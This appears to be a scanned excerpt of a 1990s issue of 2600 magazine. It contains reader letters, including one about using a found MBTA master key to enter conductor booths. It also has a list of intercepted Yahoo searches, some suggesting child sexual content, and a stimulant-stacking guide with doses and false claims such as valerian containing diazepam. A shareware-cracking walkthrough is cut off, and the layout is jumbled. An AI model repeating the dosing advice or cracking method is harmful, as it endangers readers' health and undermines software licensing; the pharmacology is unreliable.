For the last month and a half, I have been planning to start *2600* meetings in my town. All the publicity has been done and the meeting is set. The problem is that my mother doesn't want me to go - I can't tell her I planned it, but I need to be there. How can I get her to change her mind?

xxxxx

We put x's over your fake name so that nobody could ever figure out who you really are and jest you about this for the rest of your life (or theirs, depending on how upset it got you). Your parents should be proud of you for organizing something in the first place. But keep in mind they watch TV and they probably believe everything it says. Those are the images you will have to disprove. Perhaps showing them our meeting guidelines (available by emailing meetings@2600.com) might be enough to sway them. Failing that, consider the unthinkable - bringing them along! It happens a lot more often than you think and we find a diverse crowd makes for a much better gathering. People who go to meetings just to hang out with their friends are missing the point of them. Plus it can never hurt to have big people around when the security guards start getting bitchy.

Dear 2600:

We recently attended a *2600* meeting in Dallas. We were surprised to see only small children who knew nothing of importance and had little discretion as to the purpose of the meetings. We propose a new meeting location in Lewisville, TX. This we hope will increase the local following and adult attendance, or at least those of us who are out of the seventh grade. We will anticipate a direction from you oh lords and masters.

The Phrkman and Cybrthuug

First off, you mailed us this letter in all caps and it was really annoying. Second, rather than run away from these "small children," why don't you stick around and share your ideas with these people? They might even teach you something.

Boston Transit

Dear 2600:

Fairly recently (a few years ago), the MBTA, Boston's train system, began implementing some pretty high tech, new, stainless-steel colored trains onto the Red Line track. This is the train line that goes from Braintree/Mattapan to Park Street and then to Alewife station. Anyway, these trains have two large computer displays in the cockpit that I have only been able to see over the shoulders of unsuspecting MBTA operators. But it looks to me like it's a really big version of those computers that they put in cars (with perhaps a few interesting functions). It seems to, in its default view, display the next stop, the stop that the train just departed from, current problems with the train, and what the eventual destination of the train is. But this onboard computer seems to have some other interesting functions because it has writing on the screen that's far too small for me to read through the window, especially because the color is inverted. The screens are 11 inch amber LCD's in the conductor's compartment on the new trains. I once ran into a partially drunk former T guard (or so he said) on a Red Line train bound for Braintree and he told me that the computers that run all that DSP (text to voice processing to announce the stops and stuff) and the rest of the train functions are mounted below the single seats at the end of the trains. Anyone who rides the Red Line will know of these seats because, unlike the rest of the seats on the train where the bottom is just open, this seat is on top of a stainless-steel box with vents on the side, and the older trains don't have these boxes. Does anyone who lives in Boston know anything interesting about these trains? They seem to be made by a Canadian company called Bombarder, based in Quebec. I'm going to try to find out more about them, but I'd be interested in hearing what anyone else has to say.

Interesting fact: A friend of mine found (on the floor, in a church of all places!) an interesting looking key, old fashioned type, you know, long round stem with a roundish end piece and a little squarish thing sticking off the other end, the kind that's used to lock the doors on old Victorian houses - the classic "key." Anyway, we've discovered that this is the master key for most MBTA trains. It will open the conductor's booth on the Green Line, and you can open the doors to the train from the outside with it via the little keyhole. You can go between cars on the Red Line with it. The key seems to fit on the other access ports on the Red Line, but it doesn't turn. This includes the access port for the computer and the conductor's booth. I'm going to see about getting a copy made of the key before he loses it. And, by the way, a few weeks after we started exploiting this key (mostly to just explore the contents of the conductor's booth and to ride between the cars over the Harvard Street bridge), signs started coming up around the MBTA stations announcing that a key upgrade is taking place and some of the locks on the Green Line conductor's compartment doors have been changing to the more conventional tumbler based kind. Remember, curiosity is key, don't steal anything!

Anonymous in Boston

Norwegian Payphones

Dear *2600:*

I have just been visiting your web site, and I especially noticed your collection of payphone pictures. Of course, I had to see if you had any pictures of payphones from my home country, Norway, which you certainly had. I noticed your comment about the "strange" keypads. The keypads are designed for compatibility with handheld calculators - that is why the numbering starts from the bottom.

This is not the only strange thing about payphones, or phones in general, in Norway. When the old type of phones with a dial were introduced in Norway a long time ago, there was a mistake made. The numbering order on the phones for Oslo (the capital) was different from the rest of the country. It was not possible to redo this because of the enormous costs. The result was that phones from Oslo could not be used in the rest of the country and vice versa. Instead, the phone company just named the two types of dialing systems: X-numbering and Z-numbering.

I do not have the exact details of the numbering order now, but if it should be of any interest, I may be able to supply this information.

Jostein Nygaard
Telecommunications Engineer

We'd firmly believe the people who made that mistake came to this country and founded NYNEX. Either that or they became telecommunications administrators in a university.

Information

Dear *2600:*

Seeing the renewed interest in the AUTOVON, it might interest the readership to know that directory assistance for the Defense Switched Network can be reached at 1-580-213-7111.

Dr.Seuss

And they don't have a very good sense of humor.

Dear *2600:*

Barnes & Noble is discussed in letters in Volume 14, Number 1 and Number 3. In 1984-85, I wrote the original version of their inventory control software. Please note that my knowledge is old and modifications have been made to the system since I worked on it.

The inventory control system was (is?) called WordStock. It is maintained and sold by WordStock, Inc. of Watertown, Massachusetts. WordStock is one of the most popular inventory control systems for bookstores and is installed in many bookstores around the world. The version for Barnes & Noble has undoubtedly been customized to some extent.

The system is written in C and runs under the excellent QNX operating system. QNX is a very efficient, Unix-like OS maintained and sold by QNX Software Systems Ltd. of Kanata, Ontario, Canada (www.qnx.com).

Bookstores mostly sell books, so the WordStock database uses the ISBN (a unique number assigned to every published mainstream title) as the primary key for its product database. Each product has an associated record with many book-related fields, such as title, author, and publisher.

Bookstores also sell non-book products, however, and these products don't have ISBNs. WordStock handles this by allowing the store to create their own product codes, which are simply the letter "X" followed by an integer. The "X" tells the system not to do standard ISBN validation (for length and check digit) on the product code.

Black Jaguar points out that entering the ISBN number X50 at his/her Barnes & Noble displays the year's coffee sales. This is an example of a non-book product. The reason that the coffee has an author and the title is that *all* products have these fields. It's a bit kludgy for non-book products, but it gets the job done.

Stores do not have to assign product codes in any particular order, nor do they have to be contiguous. Most stores do, in fact, use the lower integers to handle common non-book products, just to make them quicker to enter. But if a store is selling, say, a large line of greeting cards, and they want to track each card individually, they might use the greeting card manufacturer's codes for the cards as product numbers, and these could be many digits long.

Because of this, merely searching the low "X" product codes may not find you all the non-book products. More efficient would be to switch to the product database screen, go to the first product (presumably "X1"), and then step through the product database.

Eric Albert

Thanks for writing and sharing the info.

Criminal Actions

Dear *2600:*

Has this happened to anyone else out there? I was searching around in those text-based MUD games they have everywhere and ran into a slight problem. Most everyone knows that in order to run these games you have to telnet to some really strange ports. On most pages, they give you direct links to the game. (i.e., telnet://cheese.kosone.com:4001) I ran into a game page which didn't have a direct link to the telnet session. The game looked pretty good from the description, so naturally, without a direct link, I telnetted to their url to see if they directed you to the game. This is what happened. The screen read: "You have attempted to log on to a server not open to the general public. These terminals

yahoo
searches

What are people really thinking about? We thought capturing 1000 search strings from random Yahoo users would give us some insight. (They've since patched up the hole that allowed us to do this but we understand there are other, sometimes intentional, search engine monitors.)

+dodge +invoice +idaho • roshi bernard glassman • pantyose • +terra • diabetes time release pill • +cat +people +toole • amy locane • ms exchange • super vga • ultrahardcore teen sex • worms 2 • sissy boy put on this bra • +ruth's +chris +newyork • grafaloy • mtcma • womens strong calfes • papalote • extreme g n64 • vitalism • rates of incarceration michigan • parachute jumping • sapos pittsburgh • grand canyon map • age of innocence • martin boer • violin teachers in orlando,fl. • amsterdam weather almanac • rasbagas • teen hair • joc sturges • www.kbb.com • kehutanan • cheat • hallmark cards • stamatos • soweto 1976 • +athens +academy +homepage • countries+alterative bureaucracy • fishing in dauphin island • animax international and investor's business daily • zojirushi • pasta sause • what are the job areas for a physical geographer? • salacious sex stories • princess diana bodyguard • sp1200 • mtv carmin electria • historique du badminton • latex windows • law firm directory • lost highway • 2-butanone • marihuana+medicine • repeated child abusers • rudolph color • karen nyberg • significado de automatizacion • elli mcpherson • population bangkok • advertising compines in iowa. • nude sex women • lost world:jurassic park • +hentai +lolita +sex +.jp • blueprint house • shares and placer dome • men in uniform • gene therpy • resource complier • roller hockey referee ny • l'histoire du badminton • cantaloupe • wampanaug education • piment@tva.ca • personality • aftco • everybody loves alica silvestone • malabu search & rescue • curse of monkey island • +miller lite +coast to coast • christmas in switzerland • spidey sounds • overlea • polyuria • honolulu tourist attractions • adrianne pieczonka opera • showroom • irish pussy • pendleton wool • pendleton wool • cruise marketing group • david wilkie + painter • trine larsen • people for music censorhip • football junior college • cavjty ring-down laser • spicegirls desnudas • james ngugi • emmanuelle queen of the galaxy • todays lolita from japan • you'll go blind • matthew machanahey • horned • conner hd • skinny women small tits • tickle port • n64 emulation • salvador novo • hotel information system • pheniox college • wedding water globes • malibu search & rescue • rectal penetration • diddy kong racing and cheat • 18 year old babes • confedederate flag and facts • unix • upshirt • inquinity bbs • f1 and costs • hicks procedure • 106.1 kissfm • big balloons • delphi+sock • gas chamber • lakeland+fla • +innfeed +linux • las vegas nev. • ensign-bickford • ralston + chairman • +lynn +kenny • car battery drain problem • vut zlin • crash bandicoot 2 • lisa lobe • robots rules • directions to west 67th • home renovation and repair • empire big wheel • 190e mercedes • strippoker • resbian • copps coliseum hamilton ontario • sample program to validate date • collaborative managment • drogatictos • hong kong interest rate • bicycle safety • fionna apple • robots rules • +mitsubishi +cd-rw +home +page • +http://www.hotmail.com • .avi players • the fifth column • free fistfuck pics • buffalo pics • pigskin geography • +kfeeders +retail +sales • hackers fullversion ware doom2 download • sirianni • medicaid of new mexico • black ass • vitiligo • fisting free • +midwest +alliance +in +nursing • beanie baby and jewelry • +skeldale +house • herb pastor • camp jca shalom malibu • distributed dbms • +ad +council • bemberg rayon fabric • valcan • jnj ge msft tjx • three mesquiteers • jovovich nude • midnigt in the garden • canning • wheelchair chat • bravo sound 16p donwload • joe weider • philliphines • +toxoplasmosis +and +sheep • +alpha5 • baby gif • http://checc.sph.unc.edu • history of the piano • schematics cd changer • usac autoracing • anna-marie goddard • elizabeth gracen • jedi knight walkthrough • air ghana • diddy kong racing and cheat • silvia suller • naval branch clinic • +toxoplasmosis +and +sheep • novey donald • swedish, gymnastics • +smith +corona +typewriter +parts +supply • video clips xxx • christina leardini • gif constructors • artisan international mutual funds • download filemaker win95 • laurel hbo red shoes diary • south +africa +refugees +united +nations • amber jewlry • horney spice girls xxx • frys electronics • laurits larsen • wolf boy disorder • australian playboy • truckee dog sled races • nbc soapoperas • philip mackey • action 50cc motorcycle • f-22 wallpaper • russian songs • sweedish sex • eraclio zepeda • +deerhunting +games • working women history • +nude +celebrities • latino sex pics • +warez • hack paradise • ntb tire • the new 2pac cd • alt binaries • coleccion de famosas desnudas • action 50cc motorcycle • nick cave wallpaper • the tempest • viokase • synacom • starnes, john records • +norton +speed +disk • maquiladors • disgusting pictures • miami herold • voyeurism • rockets construction of • nude sunbathers • history of telemann • whitney houston(lyrics • salaries and athletes • pc trader magazine • montgomery emerging markets fund • spasmodic dysphonia • japanies exotic female • +rca 74 -discograpy -record +microphone • photos dolphins jpeg • papermaking • electronic components retailers california • foot fetish • food stamps • powernet international • marberg • dogs with paralysis • carcinogens • expectancy_theory • spider amn • phenpham • cannabalism • incest stories • fluorescent lights+growing plants • +books, +religious • luis aguirre • +pretezels chocolate glaze • jones, mary harris aka mother jones • adolscent • free sex links • knife steels • mozaic craft tiles • lolita stories • nickelodion • essex girls • teco • generic modem drivers • john kelly • water softeners • cashews • utah companies • youngteen • dying and pain medication • +models • bdsm snuff stories • (australia + barton capital securities) • gene base therapy and ethics • 3dsmax plugins • aruba honeymoon • vut zlin • john stembeck • gozalkowski • nightmare before christmas tim burton • poetry about the male body • mj berger, clocks • elsancho • polyps • +anna +teen +nude +jpg • arcserve • tickle pooh • nude ladies • noordam • webferrett • here's your sign • babylock • shreveport weather • big toys • atlantis partners • americar willy's • ladies page • george mason university 98 fall • tree spade dealers • nick scotti • king soopers • white milk glass • illegal amateur nude • tinitus • shit eating/fetish • edward bernays • christadelphians • adult check id l/p • boulevard lexus toyota • jenna elfman nude pics • jacques cartier • lowrider babes • southpark jay leno • state police radio • adult_verification • skate chat • amen,ccsi,dvra • trigger fish • louisiana state police • www.radhasoami.com • daniel hale williams • national recruitng center • mcdonalds coupons • tutoring geometry • quilts & other comforts • periodic charts • linear regression • slums and ghettos pictures • william c.anderson jr • diana behets • homeless act • friends of amtrak • daughter hot pants • poodlerescue • dreams interpreted • mei microcenter computer • shave ice • coke cola • plastic pinting • texans and seat belts • san andreas fault • bcaha • sodium carbonate • dictionairies • wink davis • laundry eq • bios upgrades amibios intel • lesbian links images errotica dyke • tiffiny amber theison • encyclopedia/world_wonders • dangers of weight loss diuretics • event contracts • coke cola • grinch trivia • emerson's self-reliance • lleather furniture sectionals • errand services+san francisco • poicing in the carribean • uncletom'scabin • scsu hockey tickets • térritoire du nord-ouest • tim delaughter • gay fuck • robert lyn nelson, electricity • ivory barber supplies • stravinsky • weigh down workshop • series ee bonds • steven rosenblum • farriss,jon • big nipples • therer • murphy in manchester poem • howard stern • naturism • drugged and gagged girls • heart alert • nickilodien • +eudora +pro • east touch magzine • nickilodien • +yahoo • a+ certification • shingles • ibanez af-200 • honduras geography • stocton * section 8 • streep poker • dragons mitology tradition songs stories serbia • wheaties boxes • hey now amos oasis page • kasha • installing marine bulkheads • atwell genealogy • commercial fishing supplies • gifted athletes • jenny powell • ebony male magazine • debt doctor of america • gillian anderson naked • +games • olimpiakos • headline news summaries • greak myths\king

midas • escorts • clostridium difficile • luftansa airlines • foriegn exchange rates • motorsport design • literatura de sonora • spicegirls nude • gene swindoll • cholesterol lowering drugs • charlotte ivy charlotte ivy3. • domestic partnership • synod lincoln trails • insurance agency software • albert ayler live in greenwich village • emuladores • robert jay mathews and turner diaries • lcii upgrades • gommer pile • old-world-maps • ferrochromium • american architecture • yuki sex • ted stevenson • scienceweekly • w-men, spider-man, spawn, jla, wildc.a.t.s., gen13 pics • raw fur prices • black hookers in ct. • bissau paluace jaipur • planta trituradora portatil • mail boxes etc. • wheelchair chat • vygotsky's theory • +carnal +knowledge • ahmohight • general moters recall • mannequin • innocent sex • sentell family • marco polo explorer • dekalb college continuing education • maddin nfl 94 • pointsetta • documentation sur le sida en français • greenwald brooklyn ny industries • metallica reload mp3 • rebellions of 1837 • cumbath • philippine hospitals and clinics • fakecd • tgi friday • hand-shuller-christian disease • frederick r. haris • waldenbooks • carmen elektra • ne2000 plus3 • hasbro inactive • +prince edward island +cabin • leving vs govorment • senna matsuda love • freecell • carbon monoxide poisoning • cervical disc pain symptoms • stardust+las vegas • pictures adam spera • exhibitionist • israeli dance costumes • sex sories • enya and lyrics • korean boys • aman risorts • mark lamos • ussindependence • teens orgy • joallier de paris 18th/19th • de ja vu • starship troopers • searching help • surpluisdirect • bristlecone pine • free dirt bike pictures • case xx • nephrotic syndrome • avistar • raw fur prices • vhs movie titles • fashion 1940-1980fashion • ms exchange and wan • sukia • +chat +rooms • ljb inc • teotihuacan • necromunda • infants and aids testing • cozemal • european lolitas • non-aerosol bottles • lefty slr • melissa dimarco • carbon monoxide poisoning • tina hartly • grief management • john phillip sousa • morisette tits • resolution 48/165 • snappy capture soft • l'l kim • deanna troi • young grils fucking worlds largest cock • germany cloning • saasveld • msvcirt.dll • japanese rape lesbian • dire strates tabs • sperry peninsula • lumpsum versus annuity payouts • problema sexuales adolecentes • hfythtyt • open sesami • horney housewivies • robertson davies • gmc 8v-71 • music+piano+new_york • super ninetendo alladin • porngrafic • jared diamond • influencia música • que es exchange • hinulsm four paths to the goal • beetle borgs • tombraider hacks • +midnight in the garden of good and evil • multiple myealoma foundation • rupee • marquis de sade • harms fossil fuel • final fantasie 7 • burgwardt museum • panasonic fax parts • beagles for sale • pictures of gary busey • +kristian +alfonso +naked • vodoo sex • clit licking • the fury of aerial bombardment • niger net • 200mhz cpu • zoe anne olsen • themusicman/music/notes • ophet • hud homes in georgia • +adult +pass • lil kim not streetsound rap • usaf scandals • business opportunity in utility • mp3&sugarray • amg hammer • new year's evening • 573-471-3487 • ajay sirohi • +john +doe +2 +terry +nichols +composite • western digital ac325000 • nightmare before christmas tim burton • htfish • photography steamboat springs, colorado • smh • sun tzu • infinity • console creators club playstation game shark • hugo wertheim • empezando un nuevo negocio • ceap • up skirt pics • christie clinic • plantinum • +ip +address +reverse lookup • camron diaz • georgia dome, sec game • employer identification number • sharron stone • dragon bool z • risk and game • charles_h_w_edwards • arild + andersen • horse stories • joe turners come and gone • e-mail addreses • christmas • knights of the garter • pit bull weight pulls • distillation, vacuum, develop • chemoablation • encyclopedia and americania • university of utha • victoria's secret • amnesty, immigration • ursala • kinky sex acts • f.d.a. drugs approved for erythema nodosum • natural_wonders • hamtramck superintendent • hayek selma • last bronx codes • gymnodinium breve • +tystar • jewelry + silver + letter • scuttlebutt • mugwump • 400 squadron rcaf history and photos • sex oiddies • publishersclearinghouse • autocracies • xxxanimal • antique money • naked pictures of lara • how to pick up chicks women girls • +david gibney • flahtely • jacques cartier • us governor doctor • mistress toronto • mutual fundsgordon pape's • baby consuelo • aparatos ejercitadores • chuck e cheese pembroke pines • navalrecords • st. louis dispatch • nurse naughty • jamaica, st. margaret's bay • swimwear • leg+ulcer • gamecock audio • +combibloc • spar and kinsman • dui accedents • markets crafts toronto christmas • kevin spacey • heather locklear nude • http://members.aol.com/ouryouth/ • stereo franchise • crazy hot bitches • free adult lkink • evelyn king's lyrics • christine mcvie • maggy schuette • haqiqi terrortists are • cabo san lucas condos • invest firm • lou deleone • julian lopez • carniferous forest • bed plans • cartoon nude • pictures of galileo • making spanish an official language • sharon bruneau • spam lawsuit • gorgeous women • preteen sex • mariscal enrique • rapajic • the knife dudes • abalone • geneology links • skingraft • charles rangel • reel asian international film festival • +miss +marple +mysteries • arizona escourt services • chrysler tranmission plant • brazos electric • santa claus image • beach rentals-sc • versace • the prince-niccolo machiavelli • tibolone • +hackers +download +filez • ernie berger • mapa de la republica mexicana con su hidrologia • lozeau • gordy,john • etacs • gallien kruger amps • maps, budd inlet, olympia, wa • crown victoria statistics • victoria ortiz • +anal +beastiality • fidelity netbenefits • +iran • tomb raider nude • nursing lpn • motorola baseline wander • quake fear • +dr. +seuss +wave • luria's • ésotérisme • +kristen +conrad • history of big 8 accounting firms • mbta bus • digitalconsole • holland and holland shotguns • php and msql and manual • sevenwonders • +korg +midi +sounds • xterminator • radaitors • ypskirts • pretty woman and movie • faxworks • http://www.arb.ca.gov/rice/ricefund • red alrt aftermth • bizshoppe.com • beverly johnson • imacon • mark valley • the pillars of the earth by ken follett • iron hill brewery • mitsibishi • greasy beans • william dunning • famous mathematicians • ross realty, greenville, maine • jet 1962 u s air sabre • ecology and c4 and plant • ingram mac10 • pentrex publishing • las flores que nacen cada 12 meses • silk peptide • intravenous machines • fisica del estado sólido • land before time if we hold on together by james horner in midi • yo mtv raps • .22 pistol • double penetration • mycerinus • twhite@awc.cc.az.us • san mateo county job classifields • nutrients for adult • eide+raid • porn rockbitch • campbell soup company • control transfomer • m 105 scanner driver • hrv • tenant heat • disney's pocahontas naked • pioneer magellan • julian stanley wise • setra • protein specific antigen • camcorder reviews • who's indigenous according ti italy? • cause and effect essays • juan figer • wine of astonishment lovelace • sir issac newton • hairy girls • sailormoon manga, coconut cyclone • texas jury duty • glide2 • +wife +sex +clit +stories +animals • legalizing prostitution • kritian alphonso • beckford • works documet reader • +robinson +crusoe • spanish gypsy • regal k6743 • ibc.exe • balsa • cnrc devis directeur national • interior of neptune • winzip freeware • making mother my slut • cabellas • a.s. byatt • map-of-usa • charlemagne • rhizophora stylosa • eclippse 28577 • http://www.yahoo.com/railroads • sport male nude • corinna harney • ring-neck pheasants and their economic value • medical vagina • taticek robert • hey baby what's shaking • gay sex • tofranil • mortal kombat mystoligy • celtic tree of life • computer science's salary • filao beach • stowe vermount • imature and bizzy bone • indian girls masterbating • jenni mccarthy • +robinson +crusoe • curriculum development in nursing • denny's restaurant • crown hotel, belfast • machine shops and employment and new hampshire • newhouse newspapers • diana of dallas • fuanace creek • car accident tips • cabellas • download qvtnet win95 • kimberly davies naked • ferrochromium • hermann hesse • ralph sanderson • soho market research • waikiki chamber of commerce • robinson seed company • ferragamo shoes • sky scraper • illegitimate birth rate usa • large boobs • estrecho de bering • doppler shift • porn gallary • nigel lester • carson city nev. • kensstar's online catalogue • +amateur +couples +sex +advise • roadway hazard reduction products • hydroxyquinoline • subsonic 808 • rob carmona • brain canser • utility arborist association • +planet +alignment • baltic + letonia • list of auto makers • ll bean • sreen mate desktop themes • rec.recipe • microbot • pill identification • +golf +rules +ambrose • thunder scientist • wenher collection • caulcomm • platons swing club, ft lauderdale • ann leibowitz • steer skulls • hot careers • beavis andbutthead • +walt disney biography • +nanocomputing • m198 howitzer • tobacco industry • hong kong polytechic university • terri welles • waste disposal new york • mcintyre, joseph m. • delta modulator • toro rototiller • semikoma • xj4288 • japan mindmaze • shaker style furniture plans • herodutus • tape drive manuals • tractors manuals • just a dream • victor frankl • carmen russo • tx chipset fix • freeware • sidneydz • burt's bees • capricho arabe • xxx fat • quakefiles • bobby deol • adult/smoking • origin of metals • alladin fan fiction • john stinbeck • u.s.m.c. bootcamp paris island south carolina • air ghana • cum swallowers • edmund's on 1998 mercedes benz 230 c • pacific western wood works • postscript plug in • kirkwood marriages • xxx pictures of lisa boyle • lucie blue tremblay • asian gallery • gunsn'roses • black ski clubs • coniferious forest • morgan greer • picney & debose • oprah e-mail address • chico xavier • the hobbit r.r. tolkien • hairiest beaver • hairiest beaver • biochemical warfare • suck.4jpg • brasserier • medical student research summer stipends • tabori & chang • george lamming • plimith prowler • scotty black box • 301-dlx.exe • visual basic • navistar-international • nintendo's future developments • majestic fireplaces • rvisions • marijana jokes • magnetic fluid conditioners • new holiday music realeases • richard feymann • download and qvtnet and win95 • escritores mexicanos • infidelity statistics • transformation christian ministry • searching identifications • new yankee workshop • evagelion • marianne mann nude • sciatic nerve and hamstring injurys • fishing knots • hacks cracks warez • kamari beach • chilton • eto side brasil • wedgwood china • curriculum guides • iso image creator • trinity collegeandconnecticutandadmissions • sailormoon hentai • tucos r rated pics • longmont+times-call • greater rochester health system • pratt genealogy • extensa 570 cdt • image*tokyo • ins:illegal-entry • methamphetimines withdrawl • magazines puertorico • directx download • lotus installation problems • tommy hillifinger • pta fund raising • hentai games | school girls • penthouse pamela anderson • foster-smith veterinarian supplies • qualitative research proposal • acute otitis media antibiotic therapy • folding treadmills • nsi • sicologia mascaras • bebidas alcoholicas peruanas • hisotry of social security • f.e.zuellig • swot analysis and apple • piercing risks • maqix • patricia benner • gaateway2000 • immanuel velikofsky • pamela lee anderson video • usr drivers • paintshop pro download • alison eastwood • our lady peace real audio • statons music • kflex, 56k, upgrades, information • bary holleyman • poder judicial de jalisco • charles dickens • the advertiser in australia • dodge caravan 93 • andrewsarchus • • •

ackers love caffeine. And Ephedrine. And anything legal or otherwise that promises to keep you up, alert and *eleet*. Ever wonder why your last Jolt didn't wire you as much as your first? Ever try to solder an IC after a couple of Mini-Thins? Well, read on. Remember, if you're sleeping, you're not hacking. And if you're not hacking... what the hell *are* you doing?

Basic Biology

Most, if not all, stimulants work on the sympathetic nervous system (SNS). This is your fight or flight system. Adrenaline (Epinephrine), Noradrenaline (Norepinephrine), and Dopamine are the major neurotransmitters of the SNS. A neurotransmitter is just a chemical that transmits a signal. Different stimulants either mimic, block, or prolong the actions of these neurotransmitters. Methylxanthines (caffeine and theophylline in tea) cause an increase in a chemical (cAMP) within cells that mediates the effects of the SNS. Ephedrine mimics epinephrine as well as causing the body to release its own epi. Cocaine blocks the destruction of dopamine, norepinephrine, and serotonin (another neurotransmitter), allowing prolonged action of these neurotransmitters. Got all that? Now on to the practical uses....

Caffeine: Breakfast of Champions

Just about everyone uses caffeine. Either from coffee (100mg/8oz), tea (80mg/8oz), soda (40-60mg/8oz or 100mg/8oz Jolt!), or those funky yellow tablets (100-200mg). The effects are identical and dose depen-

Hack Your Head: Stimulants For The Uberhacker

by Met-Enkeph

dant. Don't buy into the idea that natural is better. Guarana, Goto Kola, Yerba Mate, and Cola Nuts are all caffeine. Expensive caffeine. Effective dosages range from 100-300mg with the toxic dose (where the bad side effects predominate) at about 600-1000mg. Tolerance develops quickly due to an increase in the level of enzymes which destroy the caffeine and its mediator (cAMP). So how do we avoid this? Take it less often. That sucks - anything else? Grapefruit juice. The bitter bioflavonoid Naringin in the grapefruit juice inhibits the enzyme that destroys caffeine, but *not* theophylline. It also prolongs the time that caffeine is active by 30 percent or so. As a side note, canned grapefruit juice contains more Naringin. Mo bitter = mo better.

Ephedrine: Herbal X, Mini-Thins, and Primatine Tabs

Yes, all the above contain ephedrine (the chemical) or ephedra (the herb). Ephedra contains 0.75 - 1.0 percent ephedrine. With the effective dose of ephedrine being 25-50mg, the effective ephedra dose is 300-600mg, As with most herbs, the absorption of ephedra is pretty crappy. Eating a high protein meal with the herb will keep them in the stomach longer allowing for better absorption. You can also boil the herb in lemon juice; the alkaloids (the good stuff) tend to heat stable and soluble in a weak acid. Tolerance to ephedrine can be temporarily avoided by the addition of caffeine and/or aspirin. Aspirin inhibits prostaglandins which in turn inhibit one of epinephrine's mediator chemicals (Adenyl Cyclase).

Other Assorted Goodies

Yohimbe: Yohimbe, the herbal form of Yohimbine, is also moderately stimulatory. No, it doesn't increase testosterone or libido. It does block the feedback loop that regulates epinephrine levels. This causes more epinephrine and norepinephrine release. Absorption of yohimbe is particularly crappy. Works *really, really* well with ephedrine. Also, if any of you ephedrine popping males notice any difficulty with... ah..., er... "wood," then Yohimbe may be for you. It reverses ephedrine nasty side effects "down there."

Phenpropanalomine: This active ingredient of Dexatrim is chemically related to norepinephrine. It primarily decreases appetite. Not a good choice, as any caffeine taken with it causes massive increases in blood pressure. Comes in 25mg tabs of 75mg time release tabs.

Ginseng: Crap. The panax species (all but the Russian variety) are estrogenic. What the hell is that? It means that if you keep taking it you can develop breasts. Knockers. Yabbos. Also increases blood pressure.

Choline and DMAE: Supposedly increases ACh, a neurotransmitter involved in muscle control. Haven't tried it and have heard mixed results.

Tyrosine: The precursor to epinephrine, norepi, and dopamine. When I notice that ephedrine isn't working for me, I take 500-1000mg per day for a week or so to rebuild the epi stores. Tends to be only mildly stimulatory on its own.

Nicotine: No, I don't smoke. I have used the 3mg Nicoderm patch to good effect. The 5mg tends to make me sick. Average cigarette contains 4-6mg nicotine.

Valarian Root: An odd one. Contains methyl-Diazepam aka Valium. As in the tranquilizer. So what the hell is it doing in an article about stimulants, you ask? One nice side effect of a low dose (one capsule) is a *huge* reduction in the jitters associated with caffeine and ephedrine. A must for delicate electronics.

Gingko Biloba: God, I love this stuff. Contains gingkosides that increase the perfusion (amount of blood flow) of the brain. I've found it particularly useful for "focusing attention" and as with Valarian, for reducing caffeine jitters. Dosages of 120-160 mg (three tabs). Can cause a headache if you're prone to migraines.

Toxicity: How Not To Kill Yourself

Don't use any of these if you're on MAO inhibitors (a kind of anti-depressant). These inhibit the enzyme that destroys the stimulatory neurotransmitters. Also, don't OD on the mini-thins. Tissue saturation (the dose where all tissues are getting the drug) occurs at around 35mg ephedrine and at around 300mg caffeine depending on your weight. Anything higher just increases the side effects.

The Bottom Line

My stack for full bore Psych without regard to hand-eye coordination: Caffeine 200mg, Ephedrine 25mg, Aspirin 325mg, Yohimbe 2 tabs, all washed down with 12 oz grapefruit juice and a high protein meal. I like peanut butter because of the extra fat. This will tend to hit in about 45-60 minutes.

If I'm soldering or need to decrease jitters: Ephedrine 25mg, Caffeine 200mg, Aspirin 325mg, Gingko Biloba 3 tabs, and Valarian Root 1 cap. Again I take it with a high protein meal.

When the ephedrine stops working I go with: Nicotine 3 mg and Tyrosine 1000mg for about a week.

The effects of caffeine last about 2-4 hours, 3-5 with grapefruit juice. Ephedrine effects last 6-8 hours. Re-dosing should be done every 3-4 hours with caffeine and every 6 or so hours with ephedrine.

That's pretty much it for the legal stimulants. If there is interest I can go into import meds and the like. Have fun, don't kill yourself and stay *eleet!*

The writer is a chiropractic student with a background in pharmacology.

I'm not some kind of stinking C programmer. At best, I can be called a scripter, and compilers give me the willies. To top it all off, I'm a Mac user. This places me square in the middle of the "non-cracking bozo" demographic.

Bullshit.

This brief article will explain the principals of "Noggin Cracking" - the process of breaking certain kinds of software protection using nothing (much) besides the gray stuff underneath your hair.

I'm going to dispense with all the specious rationalizations for cracking software. Software developers work hard, deserve recompense for their labors, and so on and yakketa yakketa. Who gives a shit?

Let's take an example:

A shareware fax program for the Mac - ValueFax - is shipped over the net as an expiryware package. You send 20 faxes and bang, it shuts down.

Here's how I cracked it:

I reasoned that ValueFax must be altering a file somewhere on my hard drive every time I sent a fax, and that that file must be queried every time a new fax was queued so that the fax driver could make sure that I hadn't used up my 20 fax free ride. So my first task was to uncover the name and location of that file.

I queued and cancelled a fax transmission (I knew from experience that ValueFax checked the file before the fax was sent, since the "Pay your shareware fee, you asshole" warning came up before the modem started to squeal). Then I flipped back to the Finder and opened up my hard drive icon.

By sorting the list of items by date, I was told which folder the most-recently-modified file lived in. Turned out, it was the System Folder. This is the favored home for all kinds of useful files - the file with the serial number for your copy of PhotoSlop, your MagicCookie file from Nutscrape, and so on - and should be studied and worked with by the devoted Noggin Cracker.

